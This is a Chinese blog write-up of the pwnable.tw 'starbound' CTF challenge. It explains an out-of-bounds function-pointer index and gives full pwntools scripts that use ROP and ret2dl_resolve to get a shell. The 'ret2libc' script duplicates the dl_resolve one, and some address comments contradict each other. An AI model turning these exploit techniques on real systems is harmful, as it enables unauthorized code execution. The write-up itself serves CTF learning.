
pwnable.tw-2018-starbound_writeup

原创

CabbageWind 于 2020-08-17 11:33:51 发布 210 收藏

分类专栏： 代码

本文链接：https://blog.csdn.net/CabbageWind/article/details/108004618



题目：Pwnable.tw-starbound

解法1：ret2libc

1.进入程序进行观察：


```
giantbranch@ubuntu:~/temp/LibcSearcher-master/LibcSearcher-master$ ./starbound
[Info] Landing ...
 _____________________________________________
/ Pos: 102 HP: 100                            \
|                                             |
|                                             |
|                                             |
|        ,~      ,~                           |
|       #.MMMMM..\                            |
|     ,-..wMwMw...                ^           |
|    /.....w.w.#..`~          ,_-.\           |
|    ..............          ,-.....`_____~     |
|   /...........#...`~     /............@.`__~  |
|  /.................      ....@...........#..\ |
|_-.....................\  o .....@...........#..`_-|
|.......................\ T/#...................#..|
|...@.....................`-........................|
|..............@...............#..................|
|@.................................#..............|
|................@...........#...................#|
|..............................#.................|
 \_____________________________________________/


-+STARBOUND v1.0+-
  0. Exit
  1. Info
  2. Move
  3. View
  4. Tools
  5. Kill
  6. Settings
  7. Multiplayer
> 
                                    https://blog.csdn.net/CabbageWind
```

这是一个交互小游戏，存在多处用户输入的位置，很有可能存在栈溢出漏洞。

2.查看文件保护状态：

```
giantbranch@ubuntu:~/temp/LibcSearcher-master/LibcSearcher-master$ checksec starbour
[*] '/home/giantbranch/temp/LibcSearcher-master/LibcSearcher-master/starbound'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    FORTIFY:  Enabled
```

3.使用IDA中查看文件内容：



这个文件较之平时的其他题目代码量大了很多，存在许多输入位置，但是找了一圈没有可以直接利用的栈溢出漏洞。

4.在反汇编代码中发现一个逻辑漏洞：

```
loop:                                   ; CODE XREF: main+5F↓j
                mov     dword ptr [esp], 3Ch ; seconds
                call    _alarm
                call    ds:p_show_main_menu
                mov     dword ptr [esp+4], 100h ; size_t
                mov     [esp], ebx      ; void *
                call    readn           ; read->$eax
                test    eax, eax        ; $eax & $eax ->&flag
                jz      short over_loop
                mov     dword ptr [esp+8], 0Ah ; base
                mov     dword ptr [esp+4], 0 ; endptr
                mov     [esp], ebx      ; nptr
                call    _strtol
                test    eax, eax        ; $eax & $eax ->&flag
                jz      short over_loop
                call    ds:p_choice[eax*4] ; !out-of-bounds read!
                jmp     short loop
                                        https://blog.csdn.net/CabbageWind
```

在用户输入时，程序只对输入值进行了strtol()处理，并把该值作为数组下标，也就是说对于输入的数字只要不为零都是可以利用p_choice指针调用到我们想要的指针。另外虽然我们的输入数字之后的内容都会被过滤掉，但是其内容还是可以完整地写入内存中，这可以作为后续利用的地方。

5.观察p_choice在bss段中的位置：

```
.bss:080580CC
.bss:080580D0 p_playername    db    ? ;
.bss:080580D0
.bss:080580D1                 db    ? ;
```

```
.bss:08058150
.bss:08058154 ; int p_choice[]
.bss:08058154 p_choice        dd ?
.bss:08058154
```

可以发现在p_choice的低地址方向存在着用户可控的p_playername字段，也就是说只要我们提前控制了p_playername中的内容，就可以操纵p_choice对任意代码进行调用。

6.分析调用函数时的栈状态：

esp	main
	&s
	0x0
	0xa
	__lib_start_main
输入位置s	-18
	—
ebp	0x0

可以看到进入被调函数时栈顶的参数对于我们来说用处不大，无法直接作为常用的pwn函数如read、gets、puts等的参数。所以我们需要寻找一段合适的ROP改变这个情况。

7.寻找可利用的ROP：

寻找过程中存在几种不同的思路，一是因为在汇编代码中可以发现read函数的写入地址由ebx决定，所以我们可以寻找能够将ebx中的地址改为一个更高的地址的gadget，这样就可以直接修改当前栈帧的ebp和返回地址；二是将ebp地址改为一个更低的地址，原理同一；三是在步骤4中我们发现输入的数字之后的内容是可控的，那我们可以将esp往高地址移动，这样就可以对ROP的返回地址或后续被调函数的参数进行控制……

根据以上思路使用ROPgadget工具寻找合适的ROP，最终确定一个合适的ROP：

```
giantbranch@ubuntu:~/temp/LibcSearcher-master/LibcSearcher-master$ ROPgadget --binary starbound --only "add|ret" | grep esp
0x08048e46 : add al, 8 ; add esp, 0x1c ; ret
0x08048e48 : add esp, 0x1c ; ret
giantbranch@ubuntu:~/temp/LibcSearcher-master/LibcSearcher-master$
```

这个ROP符合我们第三种思路，这样我们就可以通过步骤4中的逻辑漏洞控制ROP的返回地址。

8.确认攻击方法并构造payload

此时存在几种攻击思路，一是从ROP返回到puts函数执行ret2libc攻击方式；二是继续寻找能够改变寄存器值的ROP，执行ret2syscall攻击方式；三是dl_resolve……

我选择了第一种思路，构造payload如下：

```
from pwn import *

r = process("./starbound")
elf = ELF('./starbound')
rel_plt_addr = elf.get_section_by_name('.rel.plt').header.sh_addr    #0x80487c8
dynsym_addr =  elf.get_section_by_name('.dynsym').header.sh_addr     #0x80481dc
dynstr_addr = elf.get_section_by_name('.dynstr').header.sh_addr      #0x80484fc
resolve_plt = 0x08048940
add_addr=0x08048e48
ppp_ret_addr=0x80491ba
start=0x08057D90+0x10       #0x08057da0
align=0x8-(start-20-rel_plt_addr)%0x8
start+=align                #0x8057da4

fake_rel_plt_addr = start                                       #0x8057da4
fake_dynsym_addr = fake_rel_plt_addr + 0x8                      #0x8057dac
fake_dynstr_addr = fake_dynsym_addr + 0x10                      #0x8057dac
bin_sh_addr = fake_dynstr_addr + 0x7                            #0x8057da3
n = fake_rel_plt_addr - rel_plt_addr                            #0xf5dc
r_info = (((fake_dynsym_addr - dynsym_addr)/0x10) << 8) + 0x7   #0xfbd07
str_offset = fake_dynstr_addr - dynstr_addr                     #0xf8d0
fake_rel_plt = p32(elf.got['read']) + p32(r_info)
fake_dynsym = p32(str_offset) + p32(0) + p32(0) +p32(0)
fake_dynstr = "system\x00/bin/sh\x00\x00"

r.recvuntil('> ')
r.sendline('6')
r.recvuntil('> ')
r.sendline('2')
r.recvuntil('Enter your name: ')
r.sendline(p32(add_addr))
r.recvuntil('> ')

payload = '-33\0aaaa'
payload += p32(elf.plt['read'])+p32(ppp_ret_addr)+p32(0)+p32(start)+p32(150)
payload += p32(resolve_plt) + p32(n) +'abcd' + p32(bin_sh_addr)
r.sendline(payload)
payload2 = fake_rel_plt + fake_dynsym + fake_dynstr

r.sendline(payload2)
r.interactive()
```

9.pwn!

```
giantbranch@ubuntu:~/temp/LibcSearcher-master/LibcSearcher-master$ python exp2_starbound.py
[+] Starting local process './starbound': pid 11479
[*] '/home/giantbranch/temp/LibcSearcher-master/LibcSearcher-master/starbound'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    FORTIFY:  Enabled
[+] ubuntu-xenial-i386-libc6 (id libc6_2.23-0ubuntu10_i386) be choosed.
[*] Switching to interactive mode
$ id
uid=1000(giantbranch) gid=1000(giantbranch) groups=1000(giantbranch)
$
```


踩坑总结：

1. 这个程序需要一个额外的加密库libcrypto.so.4，如果在外网的话直接可以apt-get安装，而内网中ubuntu环境无法联网，所以需要自行安装。

   通过网上查找可知这个包是包含在libssl1.0.0.0中，可以在launchpad.net或者pkgs.org找到对应版本的deb文件直接安装。

2. 在使用pwntools中的sendlineafter()方法时，参数中的'> '一开始少打了一个空格，就导致了后续的recv()方法接收一个空格而无法正确使用u32进行unpack，提示错误u32 unpack requires a string argument of length 4。
   在>后加一个空格！

3. 使用LibcSearcher库时一直无法找到system函数的位置或者直接无法泄露出got表位置，显示No match或者error。
   换一个低版本的动态库或多尝试通过其他函数来泄露，没有找到特别有效的方法，比如我试了很多次只有通过puts能泄露成功，其他诸如__libc_start_main或者read之类的都不行。

4. 在获取到libc函数库的地址后，因为此时我们已经改变了栈顶指针的位置，如果不处理的话我们下一次read输入的位置会在esp之上，如下图所示，这会造成段错误，所以需要谨慎选择puts之后的返回地址。

```
[ DISASM ]
  0x804a61b <main+22>    mov    dword ptr [esp], 0x3c
  0x804a622 <main+29>    call   alarm@plt <0x8048af0>

  0x804a627 <main+34>    call   dword ptr [0x805817c] <0x804930e>

  0x804a62d <main+40>    mov    dword ptr [esp + 4], 0x100
  0x804a635 <main+48>    mov    dword ptr [esp], ebx
► 0x804a638 <main+51>    call   readn <0x8049919>
      arg[0]: 0xff808350 ◂— 0xff808350
      arg[1]: 0x100
      arg[2]: 0xf7faf000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x23f3c
      arg[3]: 0xf7fafc08 —▸ 0xf7f89000 ◂— jg     0xf7f89047

  0x804a63d <main+56>    test   eax, eax
  0x804a63f <main+58>    je     main+97 <0x804a666>

  0x804a641 <main+60>    mov    dword ptr [esp + 8], 0xa
  0x804a649 <main+68>    mov    dword ptr [esp + 4], 0
  0x804a651 <main+76>    mov    dword ptr [esp], ebx
[ STACK ]
00:0000| esp  0xff808360 —▸ 0xff808350 ◂— 0xff808350
01:0004|      0xff808364 ◂— 0x100
02:0008|      0xff808368 —▸ 0xf7faf000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x23f3c
03:000c|      0xff80836c —▸ 0xf7fafc08 —▸ 0xf7f89000 ◂— jg     0xf7f89047
04:0010|      0xff808370 ◂— 0x0
... ↓
07:001c|      0xff80837c —▸ 0xf7f94a70 (_dl_lookup_symbol_x+16) ◂— add    edi, 0
[ BACKTRACE
```

这里方法肯定有很多，不过懒惰的我选择了最直接的让程序从头开始，这样就会构造一个全新的栈帧，但是需要重新去控制playername中的内容。

解法2：dl_resolve

9.接着解法1的步骤8，选择dl_resolve攻击方式进行解题。构造栈如下：

-33\0			
aaaa		start	got['read']
read			r_info
ppp	80491ba		str_name
0			0
start			0
150			0
plt			'system'
n			'/bin/sh/'
abcd			
binsh_addr			


10.根据栈结构写POC并成功拿到shell

```python
from pwn import *

r = process("./starbound")
elf = ELF('./starbound')
rel_plt_addr = elf.get_section_by_name('.rel.plt').header.sh_addr   #0x80487c8
dynsym_addr =  elf.get_section_by_name('.dynsym').header.sh_addr    #0x80481dc
dynstr_addr = elf.get_section_by_name('.dynstr').header.sh_addr     #0x80484fc
resolve_plt = 0x08048940
add_addr=0x08048e48
ppp_ret_addr=0x80491ba
start=0x08057D90+0x10       #0x08057da0
align=0x8-(start-20-rel_plt_addr)%0x8
start+=align                #0x8057da4

fake_rel_plt_addr = start                                       #0x8057da4
fake_dynsym_addr = fake_rel_plt_addr + 0x8                      #0x8057dac
fake_dynstr_addr = fake_dynsym_addr + 0x10                      #0x8057dac
bin_sh_addr = fake_dynstr_addr + 0x7                            #0x8057da3
n = fake_rel_plt_addr - rel_plt_addr                            #0xf5dc
r_info = (((fake_dynsym_addr - dynsym_addr)/0x10) << 8) + 0x7   #0xfbd07
str_offset = fake_dynstr_addr - dynstr_addr                     #0xf8d0
fake_rel_plt = p32(elf.got['read']) + p32(r_info)
fake_dynsym = p32(str_offset) + p32(0) + p32(0) +p32(0)
fake_dynstr = "system\x00/bin/sh\x00\x00"

r.recvuntil('> ')
r.sendline('6')
r.recvuntil('> ')
r.sendline('2')
r.recvuntil('Enter your name: ')
r.sendline(p32(add_addr))
r.recvuntil('> ')

payload = '-33\0aaaa'
payload += p32(elf.plt['read'])+p32(ppp_ret_addr)+p32(0)+p32(start)+p32(150)
payload += p32(resolve_plt) + p32(n) +'abcd' + p32(bin_sh_addr)
r.sendline(payload)
payload2 = fake_rel_plt + fake_dynsym + fake_dynstr

r.sendline(payload2)
r.interactive()
```

踩坑总结：

1. 遇到的唯一坑就是start地址选择，不知道为什么会触发到64位中那个要设置link_map+0x1c8=0的问题，也就是versym+2*r_sym的地址不可访问，直接报段错误：

用gdb调试到发生错误的位置附近， eax是.dynamic表的地址，所以问题出在edx上。一步步调试可以看到edx的值是怎么来的。



在0xf7f586c8中发现edx是由esi决定，而esi是我们伪造的r_info值，所以只能是先把[edx+esi*2]附近的地址打印出来找到合适的值，然后再回去控制r_info和start的值。（而且不清楚合适的值是不是只能为0，我经过计算找了另一个值确实通过了图1中报段错误的那个指令，但是在后面又会报新的错误）

所以这道题说明32位的程序也是有关于versym+2*r_sym的问题，只不过在64位中更常见，所以遇到错误的时候还是要注意一下，在选择start地址时除了字节对其之外还要考虑很多东西。